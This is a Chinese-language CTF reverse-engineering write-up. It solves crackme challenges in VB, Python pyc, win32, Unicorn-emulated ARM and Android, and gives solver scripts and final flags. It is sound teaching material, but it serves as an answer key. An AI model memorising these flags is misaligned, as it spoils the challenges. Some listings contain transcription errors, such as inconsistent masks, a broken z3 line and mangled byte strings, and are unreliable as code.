table1 = "ABCDEFGHIJKLMNOPQRSTUVWXYZUeadbcfghijklmnopqrstuvwxyz0123456789+/"
table2 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
print(base64.b64decode(flag.translate(flag.maketrans(table1,table2))))
#flag: Syc{Just_Easy_D1l_Cr0ck}
```

## Easy VB --0xSw0rder

此题是一道汇编分析题.我在这里给的做法是直接看汇编.由于VB有一些特殊的函数,可以通过这些函数了解程序的具体作用



题目页面如下,输入Flag验证,放进ida去找字符串,直接F12+Shift搜索找字符串,未果,就看到数据区部分,有几串字符

```
.text:004018C8 a12345a78901234:          ; DATA XREF: .text:loc_402287↓o
.text:004018C8             text "UTF-16LE", '12345a789012345678g012345a789012',0
.text:0040190A             align 4
.text:0040190C             dd 2
.text:00401910 dword_401910    dd 20h, 3Eh           ; DATA XREF: .text:0040240B↓o
.text:00401918 aBkpobqGoybgrxj:          ; DATA XREF: .text:004024F3↓o
.text:00401918             text "UTF-16LE", 'bkpObQ@goYBGRXjtVKVSn^@kFQh[V]0',0
.text:00401958             text "UTF-16LE", 'H',0
.text:0040195C aCongratulation:         ; DATA XREF: .text:0040251A↓o
.text:0040195C             text "UTF-16LE", 'Congratulation!You key word is true!',0
.text:004019A6             align 4
.text:004019A8 dword_4019A8    dd 33AD4ED9h, 11CF6699h, 0AA000CB7h, 93D36000h, 30h
.text:004019A8             ; DATA XREF: .text:0040252D↓o
.text:004019A8             ; .text:0040256B↓o ...
.text:004019BC aSorryYouCanTry:        ; DATA XREF: .text:00402558↓o
.text:004019BC             text "UTF-16LE", 'Sorry,you can try again.',0
```

看到了刚刚发现的错误信息提示前面也有两段奇怪的字符串,直接下翻看代码段,发现前面有字符串部位,这里有一个重要函数rtcMidCharVar,查询可知这是VB中用于截取字符串中字符的函数,而在下一个字符串赋值函数前,出现了jmp回到了rtcMidCharVar函数的上方,可知这是一个循环取字符的过程!

```

    .text:0040234E      add    esp, 0Ch
    .text:00402351      add    ax, si
    .text:00402354      jo     loc_4026AB
    .text:0040235A      mov    esi, eax
    .text:0040235C      jmp    loc_4022B2
    .text:00402361      ; -----
    .text:00402361 loc_402361: ; CODE XREF
    +.text:00402361      mov    edx, offset dword_4018BC
    +.text:00402366      lea    ecx, [ebp-60h]
    +.text:00402369      call   ds:_vbaStrCopy
    +.text:0040236F      mov    eax, [ebp-64h]
    +.text:00402372      push   eax
    +.text:00402373      call   ds:_vbaLenBstr
    +.text:00402379      mov    ecx, eax
    +.text:0040237B      call   ds:_vbaI2I4
    +.text:00402381      mov    [ebp-0D8h], eax

```

同理,在这一段奇怪字符串之前也有一个jmp指指令回到了上一个rtcMidCharVar的上方!

```

    .text:00402266      call   ds:_vbaFreeVarList
    .text:0040226C      mov    ebx, [ebp+8]
    .text:0040226F      mov    eax, 1
    .text:00402274      add    esp, 0Ch
    .text:00402277      add    ax, si
    .text:0040227A      jo    loc_4026AB
    .text:00402280      mov    esi, eax
    .text:00402282      jmp    loc_4021D8
    .text:00402287      ; -----
    .text:004021D8
    .text:004021D8 loc_4021D8: ; CODE XREF: .text:00402282↓j
    -.text:004021D8      cmp    si, [ebp-0C8h]
    -.text:004021DF      jg     loc_402287
    -.text:004021E5      movsx  ebx, si
    -.text:004021E8      lea    eax, [ebp-64h]
    -.text:004021EB      lea    ecx, [ebp-80h]
    -.text:004021EE      mov    [ebp-98h], eax
    -.text:004021F4      push   ecx
    -.text:004021F5      lea    edx, [ebp-0A0h]
    -.text:004021FB      push   ebx
    -.text:004021FC      lea    eax, [ebp-90h]
    -.text:00402202      push   edx
    -.text:00402203      push   eax
    -.text:00402204      mov    dword ptr [ebp-78h], 1
    -.text:0040220B      mov    dword ptr [ebp-80h], 2
    -.text:00402212      mov    dword ptr [ebp-0A0h], 4008h
    -.text:0040221C      call   ds:rtcMidCharVar
    -.text:00402222      dec    ebx

```

易知前一段是对输入的flag进行单独取字符的操作,第二段是对12345a789012345678g012345a789012进行循环取字符的操作 继续往下看,又发现了一个循环和一个关键函数rtcAnsiValueBstr 把字符转为ascii码,

```

.text:004023B8 ; .t
.text:004023B8      mov     ecx, [ebp-40h]
.text:004023BB      mov     edx, [ecx+esi*4]
.text:004023BE      push    edx
.text:004023BF      call    ds:rtcAnsiValueBstr
.text:004023C5      mov     dx, ax
.text:004023C8      mov     eax, [ebp-24h]
.text:004023CB      mov     [ebp-0E6h], dx
.text:004023D2      mov     ecx, [eax+esi*4]
.text:004023D5      push    ecx
.text:004023D6      call    ds:rtcAnsiValueBstr
.text:004023DC      mov     dx, [ebp-0E6h]
.text:004023E3      xor    edx, eax

```

汇编可看出edx中的东西经过转为ascii码以后,和ecx中的东西转为ascii码以后进行了xor即异或操作,再加上这是一个循环,可知这是字符串异或运算,那另一串字符即为异或后比较的结果 vb解密脚本如下

```

Dim i As Integer
Dim flag As String
Dim b As String
Dim answer As String
Dim c As String
Dim m(1 To 50) As String
Dim n(1 To 50) As String
answer = ""
flag="bkpObQ@goYBGRXjtVKVSn^@kFQh[V]O"
For i = 1 To Len(flag) '分别给m和n数组赋值,然后用循环逐个字符异或
    m(i) = Mid(flag, i, 1)
Next i
c = "12345a789012345678g012345a789012"
For i = 1 To Len(c)
    n(i) = Mid(c, i, 1)
Next i
For i = 1 To Len(flag)
    b = Asc(m(i)) Xor Asc(n(i))
    answer = answer + Chr(b)
    b = ""
Next i
label1.caption=answer
End Sub

```

## re\_py

pyc文件就是 py程序编译后得到的文件，是一种二进制文件 pyc文件经过python解释器最终会生成机器码运行。所以pyc文件是可以跨平台部署的，类似Java的.class文件。如果py文件改变，也会重新生成 pyc文件。反编译pyc文件需要用到名为uncompyle的python包，安装方法是使用pip工具进行安装。安装完成后，执行指令，反编译出py文件： uncompyle6 re\_py.pyc > re\_py.py 对py文件进行分析（其实非常容易， pyc文件如果不进行混淆的话，直接反编译分析起来比较容易），分析后的流程如下：

基本上是源码级还原了。只需要写出地图，即可完成题目，绘制的结果如下：

只有一条路径，直接移动可得flag: Syc{\$\$\$\$33333&&666&&33333\$\$\$\$\$6666666&}

# 阅兵你认真看了嘛？

主函数，先回答了几个问题，然后检测md5，这里知道的直接回答就行了，不知道答案的话直接去百度md5解密就行，这个一共就五位，基本上都能直接查出来。检测md5以后会进入sub\_DEB这个函数进行第二个check，来判断答案是否正确。这里接受了一个输入，先检测长度是否为54，然后再检测是否为1-9的数字，然后会填充满数组unk\_2020A0中值为0的数据。最后有一个sub\_BC7函数来check输入。result = sub\_BC7((\_\_int64)&unk\_2020A0);中一共有三个函数，分别是检测九宫格，检测横向，检测纵向，检测内容是九宫格，横向，纵向中的数据是否重复。这是数独的规则，行，列，九宫格中为1-9的数字，行列九宫格中的数字不能出现重复。unk\_2020A0保存的是数独的初始数据，只需要解出这个数独就行。找个在线求解器即可。最后还有一个函数，可以看出是输出flag的函数。因为这里输出和数独的数据有关，所以是无法使用改变程序运行流程的办法直接得到flag的。这个题目的算法很简单，但是编译时使用了代码优化，分析起来的难度高了一些，但是只要通过合理的动态调试，这些逻辑还是很容易得到的。两次输出正确后就输出flag: SycfW0o you f1nd th3 fl4g We1come to Re{

## win32 program

出这个题目的意图是想让萌新们接触一下Windows逆向，学习一些基础的阻碍分析的手法，了解一下Windows的消息机制，所以并没有在算法上过多刁难，这个题目有以下几个考点，基本花指令识别并清除，`cpid`指令的环境检测，线程相关的TEB和进程相关的PEB数据结构的了解，利用异常的反调试机制以及消息循环，这个题目是一个CM形式的题目，并没有处理字符串，所有通过字符串的线索可以很快的定位到关键代码，username固定为`syclover`，password经过运算后与一个写死的数据比对，只不过在这个算法中用到的key来自于Windows进程中的LDR链表中的数据，虽然是动态获取的key，但由于系统机制，其实是一个固定值，由于某些原因这里无法放出详细代码和解题脚本，如有需要后面会开源代码。（由于时间关系，题目并没有做严格测试，听其他师傅说有非预期，我现在都还没想明白。。。tcl，逃 username: syclover password: syc{1am w1n32 pr0gr@m}

python1 -- 0x指纹

做题前首先熟悉python的使用，如struct.pack和struct.unpack，python和pyc文件反编译方面不多提，Life is short, you need python。

题目的难点主要在于对d函数的逆向，会有64次乘二，每次乘2后还会进行判断，如果大于0xffffffffffffffffffff，会 $\&0xffffffffffff$ 再 $\wedge 0xB0004B7679FA26B3$ 。

我们在些逆向脚本时候同样要进行64次的除以二，但是有个问题就是如何处理`&0xffffffffffffffff`再`^ 0xB0004B7679FA26B3`呢？

其实能看出来的话这道题就很简单了，入手点就是奇偶。

每次乘二后这一次循环得到的是偶数，每次 $\&0xffffffffffff$ 再 $\wedge 0xB0004B7679FA26B3$ 这一次循环得到的都是奇数。我们写脚本进行64次循环除以二时候，先进行判断，如果是偶数就直接除以二，如果是奇数就先 $\wedge 0xB0004B7679FA26B3$ ，再 $+0xffffffffffff+1$ ，再除以二即可。

题目源码：

```
# -*- coding:utf-8 -*-
#Syc{L1fe_i5_sh0rt_y0u_n3ed_py7h0n}
import struct
import time

#控制64bit
def b(a):
    return a & 0xffffffffffff

#将字符转换为小端序存储64bit的数值
def c(str):
    return struct.unpack("<Q", str)[0]

#进行的主要运算
def d(a):
    for i in range(64):
        a = a * 2
        if(a > 0xffffffffffff):
            a = b(a)
            a = b(a ^ 0xB0004B7679FA26B3)
    return a

if __name__ == "__main__":
    cmp_data = [7966260180038414229L, 16286944838295011030L,
    8598951912044448753L, 7047634009948092561L, 7308282357635670895L]

    input = raw_input("plz input your flag:")

    #若不够8的倍数填充'\0'
    if(len(input) % 8 != 0):
        for i in range(8 - len(input) % 8):
            input += '\00'

    #每8个字节转换成一个数值进行运算
    arr = []
    for i in range(len(input) / 8):
        value = d(c(input[i*8:i*8+8]))
        arr.append(value)

    #对比数据
    for i in range(5):
        if(arr[i] != cmp_data[i]):
```

```
    print "fail"
    time.sleep(5)
    exit()
print "success"
time.sleep(5)
exit()
```

脚本：

```
# -*- coding:utf-8 -*-
import struct

def decode(a):
    for i in range(64):
        #偶数
        if(a % 2 == 0):
            a /= 2
        #奇数
        else:
            a ^= 0xB0004B7679FA26B3
            a = a + 0xffffffffffffffffff + 1
            a /= 2
    return a

if __name__ == "__main__":
    cmp_data = [7966260180038414229L, 16286944838295011030L,
    8598951912044448753L, 7047634009948092561L, 7308282357635670895L]
    flag = ""
    for i in range(5):
        flag += struct.pack(">Q",decode(cmp_data[i]))[::-1].strip()
    print flag
```

Flag: Syc{L1fe\_i5\_sh0rt\_y0u\_n3ed\_py7h0n}

## python2 -- 0x指纹

首先第一部分，fun随机数产生函数，程序会使用fun(1, 255, a)根据a产生32个1-255范围大小的随机数然后放在列表b中，a不同得到的列表b中的数据也不同，很关键的地方就是a被&0xff操作控制在了0-0xff范围内了。

然后第二部分呢，得到的列表b和输入input字符串在两个for循环中进行了运算，然后再比较，这一部分首先要想清楚flag的长度是 $72 - 32 + 1 = 41$ 。然后这一部分不太好逆，我们使用z3来求解。用z3求解有个问题就是我们不知道随机数列表b的32个数据，但是这个列表b只有0xff种可能（即a的可能），所以我们选择爆破随机数列表b的数据，然后传给z3函数来解第二部分。

源码：

```
# -*- coding:utf-8 -*-
import struct,time
```

```

def fun( start,end,s):
    a=32310901
    b=1729
    c=s    #将种子seed赋值给rOld
    m=end-start    #得到m 模数
    while True:
        d=int(( a*c+b )%m)    #开始产生随机数
        yield d    #遇到yield关键字暂时挂起后面的代码，等带next(r)的调用并返回 rNew
        c = d

if __name__ == "__main__":
    arr = [77, 263, 394, 442, 463, 512, 667, 641, 804, 752, 885, 815, 1075,
1059, 1166, 1082, 1429, 1583, 1696, 1380,
        1987, 2263, 2128, 2277, 2387, 2670, 2692, 3255, 3116, 3306, 3132,
3659, 3139, 3422, 3600, 3584, 3343, 3546,
        3299, 3633, 3281, 3146, 2990, 2617, 2780, 2893, 2573, 2584, 2424,
2715, 2513, 2324, 2080, 2293, 2245, 2309,
        2036, 1944, 1931, 1817, 1483, 1372, 1087, 1221, 893, 785, 697, 586,
547, 324, 177, 184]
    flag = raw_input("plz input your flag:")
    length = len(flag)

#a是一个在0-0xff之间的值
a = struct.unpack("<I",flag[length-4:]).encode()[0] & 0xff

#根据a得到一个有32个随机数的列表b
b = []
c = fun(1, 255, a)
for i in range(32):
    b.append(next(c))

d = [0 for i in range(72)]
for i in range(length):
    for j in range(32):
        a = ord(flag[i]) ^ b[j]
        d[i + j] += a

for i in range(len(d)):
    if(d[i] != arr[i]):
        print "fail"
        time.sleep(5)
        exit(0)
print "success"
time.sleep(5)
exit(0)

```

脚本：

```
#-*- coding:utf-8 -*-
```

```

from z3 import *
import time

def myrandint( start,end,seed):
    a=32310901
    b=1729
    rOld=seed    #将种子seed赋值给rOld
    m=end-start   #得到m 模数
    while True:
        rNew=int(( a*rOld+b )%m)    #开始产生随机数
        yield rNew      #遇到yield关键字暂时挂起后面的代码，等带next(r)的调用并返回
rNew
    rOld = rNew

def Z3(xor_data):
    s = Solver()
    flag = [BitVec('x%d' % i),8) for i in range(41) ]
    cmp_data = [77, 263, 394, 442, 463, 512, 667, 641, 804, 752, 885, 815,
1075, 1059, 1166, 1082, 1429, 1583, 1696, 1380,
1987, 2263, 2128, 2277, 2387, 2670, 2692, 3255, 3116, 3306, 3132,
3659, 3139, 3422, 3600, 3584, 3343, 3546,
3299, 3633, 3281, 3146, 2990, 2617, 2780, 2893, 2573, 2584, 2424,
2715, 2513, 2324, 2080, 2293, 2245, 2309,
2036, 1944, 1931, 1817, 1483, 1372, 1087, 1221, 893, 785, 697, 586,
547, 324, 177, 184]

    xor_result = [0 for i in range(72)]
    for i in range(41):
        for j in range(32):
            a = flag[i] ^ xor_data[j]
            xor_result[i + j] += a

    for i in range(0,72):
        s.add(xor_result[i] == cmp_data[i])

    if s.check() == sat:
        model = s.model()
        str = [chr(model[flag[i]].as_long().real) for i in range(41)]
        print "".join(str)
        time.sleep(5)
        exit()
    else:
        print "unsat"

if __name__ == "__main__":
    for seed in range(0xff):
        xor_data = []
        r = myrandint(1, 255, seed)
        for i in range(32):

```

```
xor_data.append(next(r))
z3(xor_data)
print seed
```

当seed爆破到49时候就会出flag。

Flag: Syc{Y0u\_S3e\_Z3\_1s\_soooo00000\_Interest1ng}

## python3 -- 0x指纹

首先是pyc的反编译问题，uncompyle6版本最好是最新的，或者试下在线反编译，因为比赛期间有同学说反编译的代码装了unicorn库也运行不了，然后看了下是反编译出的bytescode不对劲。

然后是关于unicorn，要了解的话跟着大佬的文章学习就ok了，这方面不多说，放上学习链接：<https://www.anquanke.com/post/id/95199#h2-18> <https://bbs.pediy.com/thread-253868.htm>


然后简单说下题目的代码，bytescode是arm架构的一个函数的字节码，然后通过unicorn引擎模拟执行了，就是arm汇编的字节码，我们就可以用ida进行反汇编和反编译。

首先将bytescode写入到文件中。

```
def write(path,bytes):
    file = open(path,'wb')
    file.write(bytes)
    file.close()

if __name__ == "__main__":
    bytescode = b'\x08\xb0-
\xe5\x04\xe0\x8d\xe5\x04\xb0\x8d\xe2\x10\xd0M\xe2\x10\x00\x0b\xe5\x14\x10\x0b\
\xe5\x00\x00\x0a\x0\xe3\x080\x0b\xe5\x00\x0a\x0\xe3\x080\x0b\xe5\x1b\x00\x00\xea\x080\x
1b\xe5\x010\x03\xe2\x00\x00S\xe3\n\x00\x00\n\x080\x1b\xe5\x10
\x1b\xe5\x030\x82\xe0\x08 \x1b\xe5\x10\x1b\xe5\x02 \x81\xe0\x00
\xd2\xe5\x07 \x82\xe2r \xef\xe6\x00 \xc3\xe5\t\x00\x00\xea\x080\x1b\xe5\x10
\x1b\xe5\x030\x82\xe0\x08 \x1b\xe5\x10\x1b\xe5\x02 \x81\xe0\x00
\xd2\xe5\x04 \x82\xe2r \xef\xe6\x00
\xc3\xe5\x080\x1b\xe5\x010\x83\xe2\x080\x0b\xe5\x080\x1b\xe5\x1e\x00S\xe3\xe0\
\xff\xff\xda\x00\x0a\x0\xe3\x080\x0b\xe5\x17\x00\x00\xea\x080\x1b\xe5\x10
\x1b\xe5\x030\x82\xe0\x00\xd3\xe5\x0c0\x0b\xe5\x080\x1b\xe5\x10
\x1b\xe5\x030\x82\xe0\x08 \x1b\xe5\x10 \x82\xe2\x10\x1b\xe5\x02
\x81\xe0\x00 \xd2\xe5\x00 \xc3\xe5\x080\x1b\xe5\x100\x83\xe2\x10
\x1b\xe5\x030\x82\xe0\x0c \x1b\xe5r \xef\xe6\x00
\xc3\xe5\x080\x1b\xe5\x010\x83\xe2\x080\x0b\xe5\x080\x1b\xe5\x0e\x00S\xe3\xe4\
\xff\xff\xda\x00\x0a\x0\xe3\x080\x0b\xe5\x17\x00\x00\xea\x080\x1b\xe5\x10
\x1b\xe5\x030\x82\xe0\x00\xd3\xe5\x0c0\x0b\xe5\x080\x1b\xe5\x10
\x1b\xe5\x030\x82\xe0\x08 \x1b\xe5\x01 \x82\xe2\x10\x1b\xe5\x02
\x81\xe0\x00 \xd2\xe5\x00 \xc3\xe5\x080\x1b\xe5\x010\x83\xe2\x10
\x1b\xe5\x030\x82\xe0\x0c \x1b\xe5r \xef\xe6\x00
\xc3\xe5\x080\x1b\xe5\x020\x83\xe2\x080\x0b\xe5\x080\x1b\xe5\x1d\x00S\xe3\xe4\
\xff\xff\xda\x140\x1b\xe5\x00\x00\x00S\xe3\x01\x00\x00\x1a\x010\x0a\x0\xe3\x04\x00\x00
\xea\x140\x1b\xe5\x010C\xe2\x03\x10\x0a\x0\xe1\x10\x00\x1b\xe5\x8f\xff\xff\xeb\x0
3\x00\x0a\x0\xe1\x04\xd0K\xe2\x00\xb0\x9d\xe5\x04\xd0\x8d\xe2\x04\xf0\x9d\xe4'
    write("D:/python3",bytescode)
```

然后拖进ida时选择模式是arm little-endian。



然后按下在按下C键即可反汇编，这时也能反编译了。

算法十分简单，主要是递归调用函数进处理，需要留意的是传入函数的两个参数是在python代码里面

```
mu.mem_write(STACK_ADDR1, input.encode()) #写入输入到栈地址0处  
mu.reg_write(ac.UC_ARM_REG_R0, 0) #栈地址存放在r0寄存器中，参数1  
mu.reg_write(ac.UC_ARM_REG_R1, 0xB) #0xB放入r1寄存器中，参数2...
```

也就是说传入的参数一个是输入，一个は递归调用的次数0xB。

然后就是判断地方的Hook\_code，当执行到0x1A4地址处，也就是模拟执行的函数已经执行完了，就会通过mu.mem\_read(0,31)，读出递归调用函数执行完后，改变了的数据，然后进行比较。

```
def hook_code(mu, address, size, user_data):  
    if address == BASE + 0x1A4:  
        data = mu.mem_read(0, 31)  
        if([data[i] for i in range(len(data))] == cmp_data):  
            print "success"  
            time.sleep(5)  
            exit(0)  
        else:  
            print "fail"  
            time.sleep(5)  
            exit(0)
```

现在逻辑很清晰了，传进了函数两个参数，一个是输入，一个是0xB，然后执行完后，和比较数据进行对比，算法逆向不再具体分析。

源码：

```

    exit(0)

mu = UC(UC_ARCH_ARM, UC_MODE_ARM)

BASE = 0x400000
STACK_ADDR1 = 0x0
STACK_ADDR2 = 1024
STACK_SIZE = 1024*1024

mu.mem_map(BASE, 1024*1024)
mu.mem_map(STACK_ADDR1, STACK_SIZE)

mu.mem_write(STACK_ADDR1, input.encode()) #写入输入到栈地址0处
mu.reg_write(ac.UC_ARM_REG_R0, 0) #栈地址存放在r0寄存器中, 参数1
mu.reg_write(ac.UC_ARM_REG_R1, 0xB) #0xB放入r1寄存器中, 参数2,

mu.reg_write(ac.UC_ARM_REG_SP, STACK_ADDR2-1)

mu.mem_write(BASE, bytescode)

mu.hook_add(UC_HOOK_CODE, hook_code)
mu.emu_start(BASE, BASE + 0x1A8)

if __name__ == "__main__":
    input = raw_input("plz input your flag:")
    Unicorn(input)

```

脚本：

```

def print_flag(str,n):
    new_str = ""
    new_str1 = ""
    new_str2 = ""
    for i in range(0,len(str)-1,2):
        new_str += str[i+1]
        new_str += str[i]
    new_str += str[30]

    new_str1 += new_str[16:] + new_str[15] + new_str[:15]

    for i in range(len(new_str1)):
        if(i % 2):
            new_str2 += chr(ord(new_str1[i]) - 7)
        else:
            new_str2 += chr(ord(new_str1[i]) - 4)
    if(n == 0):
        print(new_str2)
        return
    print_flag(new_str2, n - 1)

```

```

if __name__ == "__main__":
    arr =
[149,187,165,189,151,176,171,165,114,180,176,161,115,181,155,174,117,163,174,1
15,187,161,163,175,163,116,115,176,169,99,185]
    arr1 = "".join(map(chr,arr))
    print_flag(arr1, 0xB)

```

Flag: Syc{Unic0rn\_1s\_r3al1y\_ama21ng!}

## Android

### Sign\_in

```

if (Base64.encodeToString(this.ed.getText().toString().getBytes(), 2).equals(getResources().getString(R.string.sign_in))) {
    CharSequence charSequence = "Right";
    this.tv.setText(charSequence);
    Toast.makeText(this, charSequence, 1).show();
}

```

在字符串资源中找到名为sign\_in的资源base64解密即可

```
<string name="sign_in">U3lje1NpOW5fMW5fSTNfRTRzeSF9</string>
```

### Login

找到app的启动Activity的oncreate方法

```

<activity android:label="@string/app_name" android:name="geek.login.ui.login.LoginActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>

```

一路跟进onClick方法

```

((Button)v1).setOnClickListener(new View.OnClickListener(((ProgressBar)v2), ((EditText)v7), ((EditText)v0
    public void onClick(View arg3) {
        this.val$loadingProgressBar.setVisibility(0);
        LoginActivity.this.LoginViewModel.login(this.val$usernameEditText.getText().toString(), this.val$pa
    });
}

```

很明显当用户名和密码输入正确时即可

```

public void login(String arg3, String arg4) {
    Result v3 = this.LoginRepository.login(arg3, arg4);
    if ((v3 instanceof Success)) {
        this.LoginResult.setValue(new LoginResult(new LoggedInUserView(((Success)v3).getData().getDisplayName(
    })
    else if(v3.toString().equals("Error[exception=java.lang.Exception: wrong user]")) {
        this.LoginResult.setValue(new LoginResult(Integer.valueOf(2131558400)));
    }
    else if(v3.toString().equals("Error[exception=java.lang.Exception: wrong password]")) {
        this.LoginResult.setValue(new LoginResult(Integer.valueOf(2131558401)));
    }
    else {
        this.LoginResult.setValue(new LoginResult(Integer.valueOf(2131558454)));
    }
}

```

找到用户名和密码的check即可获得flag

```
public Result login(String username, String password) {
    try {
        if(username.equals(LoginActivity.VersionName)) {
            StringBuilder v0 = new StringBuilder();
            v0.append("Syc{");
            v0.append(LoginDataSource.login(username));
            v0.append("}");
            if(password.equals(v0.toString())) {
                return new Success(new LoggedinUser(UUID.randomUUID().toString(), username));
            }
        }
        return new Error(new Exception("wrong password"));
    }
    return new Error(new Exception("wrong user"));
}
catch(Exception v3) {
    return new Error(new IOException("Error logging in", ((Throwable)v3)));
}
}
```

VersionName在LoginActivity的onCreate方法中被初始化为app的VersionName

在BuildConfig中可以找到

```
public final class BuildConfig {
    public static final String APPLICATION_ID = "geek.login";
    public static final String BUILD_TYPE = "release";
    public static final boolean DEBUG = false;
    public static final String FLAVOR = "";
    public static final int VERSION_CODE = 1;
    public static final String VERSION_NAME = "Syclover";
```

而密码则是对username的MD5，加上"Syc{"和"}"即flag

## hello\_world

可以看见通过okhttp发送了一个http请求对于返回的数据进行处理

```
ivity.sendOkHttpRequest("https://0xe4s0n.github.io/download/get_data.json", new Callback() {
    @Override onFailure(Call arg1, IOException arg2) {
        this.this$1.this$0.runOnUiThread(new Runnable() {
            public void run() {
                Toast.makeText(this.this$2.this$1.this$0.getApplicationContext(), "Please check your internet!", 0);
                this.this$2.this$1.val$bu.setClickable(true);
                this.this$2.this$1.val$progressBar.setVisibility(4);
            }
        });
    }

    @Override onResponse(Call arg2, Response arg3) throws IOException {
        this.this$1.this$0.runOnUiThread(new Runnable(this.this$1.this$0.getdata(arg3.body().string())));
        public void run() {
            if(this.this$2.this$1.this$0.check(this.this$2.this$1.val$ed.getText().toString(), this.val$data)) {
                Toast.makeText(this.this$2.this$1.this$0.getApplicationContext(), "OK", 0).show();
            } else {
                Toast.makeText(this.this$2.this$1.this$0.getApplicationContext(), "Not Right!", 0).show();
            }
        }
    }
});
```

可以直接访问网址获得一个字符串和一个数组，或者下断点在这里调试

check方法是一个native方法，打开ida分析so文件

```
5 List_Class = (*env)->FindClass(env, "java/util/ArrayList");
6 if (List_Class )
7 {
8     List_get = (*(&off_84 + *env))(env, List_Class, "get", "(I)Ljava/lang/Object;");
9     List[0] = _JNINv->CallObjectMethod(env, list, List_get, 0);
10    List[1] = _JNINv->CallObjectMethod(env, list, List_get, 1);
11    str = (*env)->GetStringUTFChars(env, List[0], 0); // Syclover
12    input = (*env)->GetStringUTFChars(env, jinput, 0);
13    arr = (*env)->GetIntArrayElements(env, List[1], 0); // 33,28,21,20,93,13,13,96,0,11,66,27,51,42,10,12,1,85,41,38,34,23,60,33,23,86,2,94,2,90,4
14    arr_len = (*env)->GetStringLength(env, List[1]);
15    str_len = (*env)->GetStringLength(env, List[0]);
16    input_len = (*env)->GetStringLength(env, jinput);
17    str_len_1 = str_len;
18    cstr = malloc(str_len + 1);
19    input_len_1 = input_len;
20    cinput = malloc(input_len + 1);
21    strcpy(cstr, str);
22    strcpy(cinput, input);
23    str_len_2 = strlen(cstr);
24    if (str_len_2 >= 2) // 将str倒置
25    {
26        i = str_len_2 / 2;
27        m = &cstr[str_len_2 - 1];
28        n = cstr;
29        do
30        {
31            tmp = *n;
32            *n = *m;
33            *m-- = tmp;
34            ++n;
35            --i;
36        }
37        while (i);
38    }
39    if (input_len_1 >= arr_len)
40    {
41        result = 1;
42        if (arr_len <= 0)
43            return result;
44        v20 = 0;
45        do
46        {
47            cinput[v20] ^= cstr[v20 % str_len_1];
48            ++v20;
49        }
50        while (arr_len != v20); // str^input = arr
51        if (arr_len <= 0)
52    }
```

native层的方法也比较简单，就是将返回的字符串倒置后与input异或然后与返回的数组对比

直接上脚本

```
import sys

arr =
[33,28,21,20,93,13,13,96,0,11,66,27,51,42,10,12,1,85,41,38,34,23,60,33,23,86,2
,94,2,90,4]
str = "Syclover"

for i in range(len(arr)):
    sys.stdout.write(chr(arr[i]^ord(str[::-1][i%len(str)])))
```

## little\_case

可以看见有两个check

```
public void onClick(View arg6) {
    String v6 = this.val$ed.getText().toString();
    String v1 = "Wrong";
    if(!MainActivity.this.chec(v6)) {
        Toast.makeText(MainActivity.this.getApplicationContext(), ((CharSequence)v1), 0).show();
    }
    else if(MainActivity.this.check(v6.substring(4, 20))) {
        this.val$tv.setText("you have solved it!");
        Toast.makeText(MainActivity.this.getApplicationContext(), "Ok", 0).show();
    }
    else {
        Toast.makeText(MainActivity.this.getApplicationContext(), ((CharSequence)v1), 0).show();
    }
}
```

第一个check保证input的不为空，21位，并且以"Syc{"开头，"}"结尾,中间的字符为16进制的字符

```
public boolean chec(String input) {
    if(input.isEmpty()) {
        return 0;
    }

    int v2 = 21;
    if(input.length() != v2) {
        return 0;
    }

    int v0 = 4;
    if((input.substring(0, v0).equals("Syc{")) && (input.substring(20, v2).equals("}"))) {
        while(v0 < input.length() - 1) {
            if(!Character.isDigit(input.charAt(v0)) && (input.charAt(v0) > 102 || input.charAt(v0) < 97)) {
                return 0;
            }
            ++v0;
        }
    }

    return 1;
}

return 0;
```

第二个check是一个native方法

```
